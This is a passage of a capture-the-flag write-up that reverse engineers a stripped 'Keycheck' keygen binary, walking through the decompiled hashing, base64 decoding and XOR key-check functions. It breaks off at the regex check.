λ ~/Desktop/CTF/Hackerlab24/Keycheck >
```


Ok greats, now that we can execute it let's reverse engineer it

I'll be using both IDA & Ghidra


Before that we should know that this binary is stripped

```
arkhaxor: ~/Desktop/CTF/Hackerlab24/Keycheck
File Edit View Search Terminal Help
Δ ~/Desktop/CTF/Hackerlab24/Keycheck > file keygen1
keygen1: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=1244e12305cb3469f0d3478b625ea07ba78914f6, stripped
Δ ~/Desktop/CTF/Hackerlab24/Keycheck >
```

Opening it up in IDA here's the main function



```
IDA View-A Pseudocode-A Hex View-1 Structures Enums Imports Exports
1 _int64 __fastcall main(int a1, char **a2, char **a3)
2 {
3     unsigned int v3; // eax
4     unsigned int v4; // ebx
5     int v5; // eax
6     int v6; // r12d
7     time_t v7; // rbx
8     time_t v8; // rax
9     time_t timer; // [rsp+18h] [rbp-58h] BYREF
10    size_t v11; // [rsp+20h] [rbp-50h] BYREF
11    const char *username; // [rsp+28h] [rbp-48h]
12    __int64 hash; // [rsp+30h] [rbp-40h]
13    __int64 odd_hash; // [rsp+38h] [rbp-38h]
14    char *s; // [rsp+40h] [rbp-30h]
15    __int64 processed; // [rsp+48h] [rbp-28h]
16    __int64 result; // [rsp+50h] [rbp-20h]
17    unsigned __int64 v18; // [rsp+58h] [rbp-18h]
18
19    v18 = __readfsqword(0x28u);
20    v3 = time(0LL);
21    srand(v3);
22    flag = getenv("FLAG");
23    if ( !flag )
24        flag = "FAKE_FLAG";
25    username = get_username("FLAG");
26    v4 = rand() % 5 + 3;
27    v5 = rand();
28    printf("Dear %s, here's your auth SEED: %d. \nYou have %d seconds to enter your key.\n", username, (v5 % 995 + 5), v4);
29    fflush(stdout);
30    hash = get_hash(username);
31    odd_hash = get_odd(hash);
32    s = malloc(0x100ULL);
33    if ( !s )
34        exit(1);
35    printf("Please enter your key : ");
36    fflush(stdout);
37    time(&timer);
38    fgets(s, 256, stdin);
39    v6 = rand() % 5 + 2;
40    v7 = timer;
41    v8 = time(0LL);
42    if ( v6 < difftime(v8, v7) )
43    {
44        puts("Attempt Time Expired.");
45        fflush(stdout);
46    }
47    v11 = strlen(s);
48    if ( v11 == 1 )
49        exit(1);
50    processed = process_key(s, v11, &v11);
51    if ( !processed )
52    {
53        puts("Error when processing key");
54        fflush(stdout);
55        exit(1);
56    }
57    result = xor(odd_hash, processed);
58    if ( check_regex(result) != 1 )
59    {
560        puts("Incorrect Username or key");
561        fflush(stdout);
562        exit(1);
563    }
564    compute(result, username);
565    return 0LL;
566 }
```



```
IDA View-A Pseudocode-A Hex View-1 Structures Enums Imports Exports
30 hash = get_hash(username);
31 odd_hash = get_odd(hash);
32 s = malloc(0x100ULL);
33 if ( !s )
34     exit(1);
35 printf("Please enter your key : ");
36 fflush(stdout);
37 time(&timer);
38 fgets(s, 256, stdin);
39 v6 = rand() % 5 + 2;
40 v7 = timer;
41 v8 = time(0LL);
42 if ( v6 < difftime(v8, v7) )
43 {
44     puts("Attempt Time Expired.");
45     fflush(stdout);
46 }
47 v11 = strlen(s);
48 if ( v11 == 1 )
49     exit(1);
50 processed = process_key(s, v11, &v11);
51 if ( !processed )
52 {
53     puts("Error when processing key");
54     fflush(stdout);
55     exit(1);
56 }
57 result = xor(odd_hash, processed);
58 if ( check_regex(result) != 1 )
59 {
560     puts("Incorrect Username or key");
561     fflush(stdout);
562     exit(1);
563 }
564 compute(result, username);
565 return 0LL;
566 }
```

I already renamed most function and variables for better understanding

```
_int64 __fastcall main(int a1, char **a2, char **a3)
{
    unsigned int v3; // eax
    unsigned int v4; // ebx
    int v5; // eax
    int v6; // r12d
    time_t v7; // rbx
    time_t v8; // rx
    time_t timer; // [rsp+18h] [rbp-58h] BYREF
    size_t v11; // [rsp+20h] [rbp-50h] BYREF
    const char *username; // [rsp+28h] [rbp-48h]
    _int64 hash; // [rsp+30h] [rbp-40h]
    _int64 odd_hash; // [rsp+38h] [rbp-38h]
    char *s; // [rsp+40h] [rbp-30h]
    _int64 processed; // [rsp+48h] [rbp-28h]
    _int64 result; // [rsp+50h] [rbp-20h]
    unsigned __int64 v18; // [rsp+58h] [rbp-18h]

    v18 = __readfsqword(0x28u);
    v3 = time(0LL);
    srand(v3);
    flag = getenv("FLAG");
    if ( !flag )
        flag = "FAKE_FLAG";
    username = get_username("FLAG");
    v4 = rand() % 5 + 3;
    v5 = rand();
    printf("Dear %s, here's your auth SEED: %d. \nYou have %d seconds to enter
your key.\n", username, (v5 % 995 + 5), v4);
    fflush(stdout);
    hash = get_hash(username);
    odd_hash = get_odd(hash);
    s = malloc(0x100uLL);
    if ( !s )
        exit(1);
    printf("Please enter your key : ");
    fflush(stdout);
    time(&timer);
    fgets(s, 256, stdin);
    v6 = rand() % 5 + 2;
    v7 = timer;
    v8 = time(0LL);
    if ( v6 < difftime(v8, v7) )
    {
        puts("Attempt Time Expired.");
        fflush(stdout);
    }
}
```

```

}

v11 = strlen(s);
if ( v11 == 1 )
    exit(1);
processed = process_key(s, v11, &v11);
if ( !processed )
{
    puts("Error when processing key");
    fflush(stdout);
    exit(1);
}
result = xor(odd_hash, processed);
if ( check_regex(result) != 1 )
{
    puts("Incorrect Username or key");
    fflush(stdout);
    exit(1);
}
compute(result, username);
return 0LL;
}

```

Ok so let's go through what this function does:


- First it stores the flag into a global variable which is loaded from the environment variable
- Calls the `get_username()` function which then stores its return value to variable `username`
- It generates some random variable which is used as the time counter for us to enter the key
- Calls `get_hash()` function passing our `username` as the parameter and the result is stored into `hash`
- Calls the `get_odd()` function passing the generated hash as the parameter and the result is stored into `odd_hash`
- It receives our input which is stored into the malloc'd pointer as the `key`
- If the current time is greater than the time counter value it would exit
- Moving on if it doesn't exit it gets the length of provided `key` and calls the `process_key()` function passing the `key`, the `key` length and the address of the `key` length as the parameter and the result is stored into variable `processed`
- If there's some form of error during the key processing it would let us know then exit
- Moving on if that isn't the case it would call the `xor()` function passing `odd_hash` & `processed` as the parameter and the result is stored into variable `result`

- It then calls the `check_regex()` function passing the `result` as the parameter and if that function doesn't return `1` it would exit
- Finally it calls the `compute()` function passing the `result & username` as the parameter

All the function which I've renamed does what the name says

But I'll be giving the decompiled code for them all

### Function `get_username()`




```

1 char *get_username()
2 {
3     char *s; // [rsp+0h] [rbp-10h]
4     size_t v2; // [rsp+8h] [rbp-8h]
5
6     puts(
7         "\n"
8         "\n"
9         "\n"
10        "\n"
11        "\n"
12        "\n"
13        "\n");
14     fflush(stdout);
15     s = malloc(0x100uLL);
16     if ( !s )
17         exit(1);
18     printf("Please enter your username : ");
19     fflush(stdout);
20     fgets(s, 256, stdin);
21     v2 = strlen(s);
22     if ( v2 == 1 )
23         exit(1);
24     if ( s[v2 - 1] == 10 )
25         s[v2 - 1] = 0;
26     return s;
27 }
```

- This would receive our input and strip the new line character where the final result is returned

## Function get\_hash(username)



The screenshot shows the IDA Pro interface with the assembly view open. The code is annotated with comments explaining the memory locations of variables. The assembly code is as follows:

```
1 char * __fastcall get_hash(const char *a1)
2 {
3     size_t v1; // rax
4     int i; // [rsp+14h] [rbp-ACh]
5     char *v4; // [rsp+18h] [rbp-A8h]
6     char v5[112]; // [rsp+20h] [rbp-A0h] BYREF
7     char v6[40]; // [rsp+90h] [rbp-30h] BYREF
8     unsigned __int64 v7; // [rsp+B8h] [rbp-8h]
9
10    v7 = __readfsqword(0x28u);
11    SHA256_Init(v5);
12    v1 = strlen(a1);
13    SHA256_Update(v5, a1, v1);
14    SHA256_Final(v6, v5);
15    v4 = malloc(0x41uLL);
16    if ( !v4 )
17        exit(1);
18    for ( i = 0; i <= 31; ++i )
19        sprintf(&v4[2 * i], "%02x", v6[i]);
20    v4[64] = 0;
21    return v4;
22 }
```


The status bar at the bottom left shows the address 000016B6 and the label get\_hash:1 (16B6).

```
char * __fastcall get_hash(const char *a1)
{
    size_t v1; // rax
    int i; // [rsp+14h] [rbp-ACh]
    char *v4; // [rsp+18h] [rbp-A8h]
    char v5[112]; // [rsp+20h] [rbp-A0h] BYREF
    char v6[40]; // [rsp+90h] [rbp-30h] BYREF
    unsigned __int64 v7; // [rsp+B8h] [rbp-8h]

    v7 = __readfsqword(0x28u);
    SHA256_Init(v5);
    v1 = strlen(a1);
    SHA256_Update(v5, a1, v1);
    SHA256_Final(v6, v5);
    v4 = malloc(0x41uLL);
    if ( !v4 )
        exit(1);
    for ( i = 0; i <= 31; ++i )
        sprintf(&v4[2 * i], "%02x", v6[i]);
    v4[64] = 0;
    return v4;
}
```

- Generates the sha256 hash of the username

## Function get\_odd(hash)



The screenshot shows the IDA Pro interface with the assembly view open. The assembly code for the `get_odd` function is displayed, showing the following pseudocode:

```
_BYTE * __fastcall get_odd(const char *hash)
{
    int idx; // [rsp+10h] [rbp-20h]
    int i; // [rsp+14h] [rbp-1Ch]
    _BYTE *ptr; // [rsp+18h] [rbp-18h]

    ptr = malloc(0x1EuLL);
    if ( !ptr )
        exit(1);
    idx = 0;
    for ( i = 0; i < strlen(hash); ++i )
    {
        if ( (i & 1) != 0 )
        {
            ptr[idx++] = hash[i];
            if ( idx == 29 )
                break;
        }
    }
    ptr[idx] = 0;
    return ptr;
}
```

The assembly code is annotated with memory addresses and register names. The assembly window title is "IDA View-A". Other tabs visible include "Pseudocode-A", "Hex View-1", "Structures", "Enums", "Imports", and "Exports". The status bar at the bottom shows the address `0000198F` and the label `get_odd:18 (198F)`.

```
_BYTE * __fastcall get_odd(const char *hash)
{
    int idx; // [rsp+10h] [rbp-20h]
    int i; // [rsp+14h] [rbp-1Ch]
    _BYTE *ptr; // [rsp+18h] [rbp-18h]

    ptr = malloc(0x1EuLL);
    if ( !ptr )
        exit(1);
    idx = 0;
    for ( i = 0; i < strlen(hash); ++i )
    {
        if ( (i & 1) != 0 )
        {
            ptr[idx++] = hash[i];
            if ( idx == 29 )
                break;
        }
    }
    ptr[idx] = 0;
    return ptr;
}
```

- Gets all the value from the hash from range 0-29 where it's index is an odd number

## Function process\_key(key, key\_len, key\_addr)

```

1 _DWORD * __fastcall process_key(__int64 key, unsigned int key_len, unsigned __int64 *key_addr)
2 {
3     __int64 type; // rax
4     int v6; // [rsp+24h] [rbp-44Ch]
5     char *ptr; // [rsp+28h] [rbp-448h]
6     __int64 v8; // [rsp+30h] [rbp-440h]
7     unsigned __int64 v9; // [rsp+38h] [rbp-438h]
8     unsigned __int64 i; // [rsp+40h] [rbp-430h]
9     __int64 bio; // [rsp+48h] [rbp-428h]
10    __int64 v12; // [rsp+48h] [rbp-428h]
11    __int64 b64; // [rsp+50h] [rbp-420h]
12    _DWORD *v14; // [rsp+58h] [rbp-418h]
13    char src[1032]; // [rsp+60h] [rbp-410h] BYREF
14    unsigned __int64 v16; // [rsp+468h] [rbp-8h]
15
16    v16 = __readfsqword(0x28u);
17    ptr = OLL;
18    v8 = OLL;
19    v9 = OLL;
20    bio = BIO_new_mem_buf(key, key_len);
21    type = BIO_f_base64();
22    b64 = BIO_new(type);
23    v12 = BIO_push(b64, bio);
24    while ( 1 )
25    {
26        v6 = BIO_read(v12, src, 1024LL);
27        if ( v6 <= 0 )
28            break;
29        ptr = realloc(ptr, v8 + v6);
30        if ( !ptr )
31            exit(1);
32        memcpy(ptr+v8, src, v6);
33        v8 += v6;
34        v9 += v6;
35    }
36    BIO_free_all(v12);
37    if ( key_addr )
38        *key_addr = v9;
39    if ( sub_1909(v9) != 1 )
40        exit(1);
41    v14 = malloc(4 * v9);
42    if ( !v14 )
43        exit(1);
44    for ( i = 0LL; i < v9; ++i )
45        v14[i] = ptr[i];
46    return v14;
47 }

00001D9D process_key:32 (1D9D) ....

```

```

36    BIO_free_all(v12);
37    if ( key_addr )
38        *key_addr = v9;
39    if ( sub_1909(v9) != 1 )
40        exit(1);
41    v14 = malloc(4 * v9);
42    if ( !v14 )
43        exit(1);
44    for ( i = 0LL; i < v9; ++i )
45        v14[i] = ptr[i];
46    return v14;

00001DF0 process_key:40 (1DF0) ....

```

```

__fastcall process_key(__int64 key, unsigned int key_len, unsigned __int64 *key_addr)
{
    __int64 type; // rax
    int v6; // [rsp+24h] [rbp-44Ch]
    char *ptr; // [rsp+28h] [rbp-448h]
    __int64 v8; // [rsp+30h] [rbp-440h]
    unsigned __int64 v9; // [rsp+38h] [rbp-438h]
    unsigned __int64 i; // [rsp+40h] [rbp-430h]
    __int64 bio; // [rsp+48h] [rbp-428h]
    __int64 v12; // [rsp+48h] [rbp-428h]
    __int64 b64; // [rsp+50h] [rbp-420h]
    _DWORD *v14; // [rsp+58h] [rbp-418h]
    char src[1032]; // [rsp+60h] [rbp-410h] BYREF
    unsigned __int64 v16; // [rsp+468h] [rbp-8h]

    v16 = __readfsqword(0x28u);
    ptr = OLL;
    v8 = OLL;
    v9 = OLL;
    bio = BIO_new_mem_buf(key, key_len);

```

```

type = BIO_f_base64();
b64 = BIO_new(type);
v12 = BIO_push(b64, bio);
while ( 1 )
{
    v6 = BIO_read(v12, src, 1024LL);
    if ( v6 <= 0 )
        break;
    ptr = realloc(ptr, v8 + v6);
    if ( !ptr )
        exit(1);
    memcpy(&ptr[v8], src, v6);
    v8 += v6;
    v9 += v6;
}
BIO_free_all(v12);
if ( key_addr )
    *key_addr = v9;
if ( check_len(v9) != 1 )
    exit(1);
v14 = malloc(4 * v9);
if ( !v14 )
    exit(1);
for ( i = 0LL; i < v9; ++i )
    v14[i] = ptr[i];
return v14;
}

```


- First I didn't know what this `BIO` struct were about so I did some research and found this two helpful manual sites: [manual1](#) [manual2](#)
- So basically it's decoding a base64 value which in this case is our provided key then it calls the `check_len` function passing the length of the base64 decoded key value as the parameter
- This function `check_len` basically returns a boolean variable based on if the provided length is 29

```

_B00L8 __fastcall check_len(int a1)
{
    return a1 == 29;
}

```

## Function xor(odd\_hash, processed)



The screenshot shows the IDA Pro interface with the "Pseudocode-A" tab selected. The code is as follows:

```
_BYTE * __fastcall xor(const char *odd_hash, char *processed)
{
    size_t i; // [rsp+18h] [rbp-18h]
    size_t n; // [rsp+20h] [rbp-10h]
    _BYTE *ptr; // [rsp+28h] [rbp-8h]

    n = strlen(odd_hash);
    ptr = malloc(n + 1);
    if ( !ptr )
        exit(1);
    for ( i = 0LL; i < n; ++i )
        ptr[i] = *processed[4 * i] ^ odd_hash[i];
    ptr[n] = 0;
    return ptr;
}
```

The assembly address 00001A7E xor:14 (1A?E) is visible at the bottom left.

```
_BYTE * __fastcall xor(const char *odd_hash, char *processed)
{
    size_t i; // [rsp+18h] [rbp-18h]
    size_t n; // [rsp+20h] [rbp-10h]
    _BYTE *ptr; // [rsp+28h] [rbp-8h]

    n = strlen(odd_hash);
    ptr = malloc(n + 1);
    if ( !ptr )
        exit(1);
    for ( i = 0LL; i < n; ++i )
        ptr[i] = *processed[4 * i] ^ odd_hash[i];
    ptr[n] = 0;
    return ptr;
}
```

- Performs a xor operation on each character of the `odd_hash` with that of the `processed` value

## Function check\_regex(result)

The screenshot shows the IDA Pro interface with the assembly view open. The code is annotated with comments and assembly mnemonics. The assembly code is as follows:

```
_int64 __fastcall check_regex(const char *result)
{
